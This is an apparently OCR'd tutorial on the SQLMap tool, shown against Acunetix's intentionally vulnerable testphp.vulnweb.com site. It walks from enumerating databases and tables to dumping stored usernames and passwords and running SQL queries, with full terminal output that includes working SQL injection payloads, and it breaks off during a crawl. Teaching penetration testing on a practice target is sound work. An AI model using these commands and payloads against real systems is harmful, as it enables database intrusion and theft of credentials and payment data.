Table Of Contents

1. **Introduction.....2**
    - Basic SQLMap commands.....2
2. **Automate SQL Injection.....4**
    - Scanning Remote System.....4
    - Initializing SQLMap.....4
    - Retrieving Databases.....5
    - Retrieving Tables of the Databases.....6
    - Retrieving Columns.....7
    - Retrieving Data.....8
    - Executing SQL Queries.....9
    - Admin Privileges.....9
3. **Crawling.....10**
    - Scanning Remote System.....10
    - Crawl to a specific depth.....10
    - Initiate SQLi attack.....12
4. **Other Applications and Features of SQLMap.....12**
5. **Conclusion.....12**

Introduction :

SQLMap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Basic SQLMap commands:

-u URL

The target URL

Format: -u "http://www.target.com/path/file.htm?variable=1"

-d DIRECT

Connection string for direct database connection

Format: -d DBMS://DATABASE_FILEPATH or

-d DBMS://USER:PASSWORD@DBMS_IP:DBMS_PORT/DATABASE_NAME

-l LOGFILE

Parse target(s) from Burp or WebScarab proxy log file

-m BULKFILE

Scan multiple targets given in a textual file

Format: The file should contain a URL per line

-r REQUESTFILE

Load HTTP request from a file

Format: The file can contain an HTTP or an HTTPS transaction

-g GOOGLEDORK

Process Google dork results as target URLs

-c CONFIGFILE

Load options from a configuration INI file

--wizard

A guided execution service

--update

Update sqlmap to the latest version

--purge

Clear out the sqlmap data folder

--purge-output

As above

--dependencies

Check for missing sqlmap dependencies

-h


Basic help

-hh

Advanced help

-- version

Show the version number




Automate SQL Injection :

Demonstrating the process of automating SQLi Attack and gaining access to admin user and password via SQLi with sqlmap.

Step 1: Scanning Remote System


For this demo, we will use ‘testphp.vulnweb.com’, a vulnerability webapp created intentionally by acunetix to test exploits.



Step 2: Initializing SQLMap

Open the Terminal on Kali Linux and test enter ‘sqlmap’.


This will open a set of command options whose descriptions are provided in the preceding section.




Step 3: Retrieving Databases

We then start the process of automating SQLi by entering the command ‘sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 –dbs’.

It checks the input parameters to find if they are vulnerable to sql injection or not. For this sqlmap sends different kinds of sql injection payloads to the input parameter and checks the output.






The data has been successfully fetched from the databases. The databases fetched are: *‘acuart’* and *‘information_schema’*.


```
[08:30:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[08:30:51] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[08:30:52] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 08:30:52 /2022-10-29/
```

Step 4: Retrieving Tables of the Databases

The tables of the databases can be presented using the command ‘sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 -D acuart –tables’.




The tables list is retrieved as seen in the bottom-left terminal screen.



Step 5: Retrieving Columns


We can retrieve the columns (especially the credentials' columns) of any table of any of the databases of the remote system or web server. For this, we can execute the command 'sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users –columns'.

The -D and -T signifies the database and the table of that database to be targeted respectively.



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
sponsible for any misuse or damage caused by this program

[*] starting @ 09:16:04 /2022-10-29/
```

We thus retrieved the columns of the table 'users' which contains the credentials – username and password.



```
[*] starting @ 09:16:04 /2022-10-29/

[09:16:04] [INFO] resuming back-end DBMS 'mysql'
[09:16:04] [INFO] testing connection to the target URL
[09:16:05] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2399=2399-- NwKr

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x717a6a6271,(SELECT (ELT(6409=6409,1))),0x71787a7671),6409)-- NuUK

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1605 FROM (SELECT(SLEEP(5)))nahs)-- UDCT

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x717a6a6271,0x47594a4e52677046614d4c454e774779474d7473784c414e5a706566446d6675434d6c7970705458,0x71787a7671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[09:16:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[09:16:05] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[09:16:05] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 09:16:05 /2022-10-29/

┌──(kali㉿kali)-[~]
└─$ 
```

```
[09:16:05] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| address  | mediumtext   |
| cart     | varchar(100) |
| cc       | varchar(100) |
| email    | varchar(100) |
| name     | varchar(100) |
| pass     | varchar(100) |
| phone    | varchar(100) |
| uname    | varchar(100) |
+----------+--------------+

[09:16:05] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
```

Step 6: Retrieving Data

We need username and password to crack into the account and this can be facilitated using the command ‘sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname,pass –dump’.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname,pass --dump
                 __H__
 ___ ___[)]_____ ___ ___  {1.6.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 09:22:41 /2022-10-29/

[09:22:41] [INFO] resuming back-end DBMS 'mysql'
[09:22:41] [INFO] testing connection to the target URL
[09:22:42] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2399=2399-- NwKr

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x717a6a6271,(SELECT (ELT(6409=6409,1))),0x71787a7671),6409)-- NuUK

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1605 FROM (SELECT(SLEEP(5)))nahs)-- UDCT

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x717a6a6271,0x47594a4e52677046614d4c454e774779474d7473784c414e5a706566446d6675434d6c7970705458,0x71787a7671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[09:22:42] [INFO] the back-end DBMS is MySQL
```

```
---
[09:22:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[09:22:42] [INFO] fetching entries of column(s) 'pass,uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+-------+
| uname | pass  |
+-------+-------+
| test  | test  |
+-------+-------+

[09:22:42] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[09:22:42] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 09:22:42 /2022-10-29/

┌──(kali㉿kali)-[~]
└─$
```

As we can see from the demo snapshots, the uname and pass have been cracked successfully.

```
[09:22:42] [INFO] fetching entries of column(s) 'pass,uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+-------+
| uname | pass |
+-------+-------+
| test  | test |
+-------+-------+

[09:22:42] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[09:22:42] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
```

Step 7: Executing SQL Queries

The remote system is now inferred to be vulnerable to SQLi attacks and hence we can perform sql queries on the system with remote access.

For this we have the command --sql-query=”…”.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "testphp.vulnweb.com/listproducts.php?cat=1" --sql-query="SELECT card_id,item,price FROM carts"
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 09:30:22 /2022-10-29/

[09:30:22] [INFO] resuming back-end DBMS 'mysql'
[09:30:22] [INFO] testing connection to the target URL
[09:30:23] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2399=2399-- NwKr

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x717a6a6271,(SELECT (ELT(6409=6409,1))),0x71787a7671),6409)-- NuUK

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1605 FROM (SELECT(SLEEP(5)))nahs)-- UDCT

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x717a6a6271,0x47594a4e52677046614d4c454e77477947d747378c414e5a706566446d6675434d6c7970705458,0x71787a7671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[09:30:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[09:30:23] [INFO] fetching SQL SELECT statement query output: 'SELECT card_id,item,price FROM carts'
[09:30:24] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[09:30:24] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 09:30:24 /2022-10-29/

┌──(kali㉿kali)-[~]
└─$
```

Step 8: Admin Privileges


Since we have cracked into the username and password of the admin of the exploitable, we can carry out tasks usually done by admin of the remote system and hence demonstrate successful SQLi attack.

Crawling

The ‘crawl’ feature of SQLMap scans all the directories and informs which parameters are vulnerable for exploitation. The depth of the directories can be set.

Step 1: Scanning Remote System for detecting possible vulnerabilities

For this demo, we will use ‘testphp.vulnweb.com’, a vulnerability webapp created intentionally by acunetix to test exploits.



Step 2: Crawl to a specific depth

In this process, we crawl the subdirectories of the webpage or any remote system to find if there exists vulnerable points or not.

For this, we execute the command ‘sqlmap -u testphp.vulnweb.com/ --crawl 2’.

This signifies that sqlmap must crawl the given url for a depth of 2 subportions.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u testphp.vulnweb.com/ --crawl 2
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 09:51:25 /2022-10-29/

do you want to check for the existence of site's sitemap(.xml) [y/N]
[09:51:56] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[09:51:56] [INFO] searching for links with depth 1
[09:51:57] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)]
[09:52:00] [WARNING] running in a single-thread mode. This could take a while
[09:52:03] [INFO] 10/13 links visited (77%)
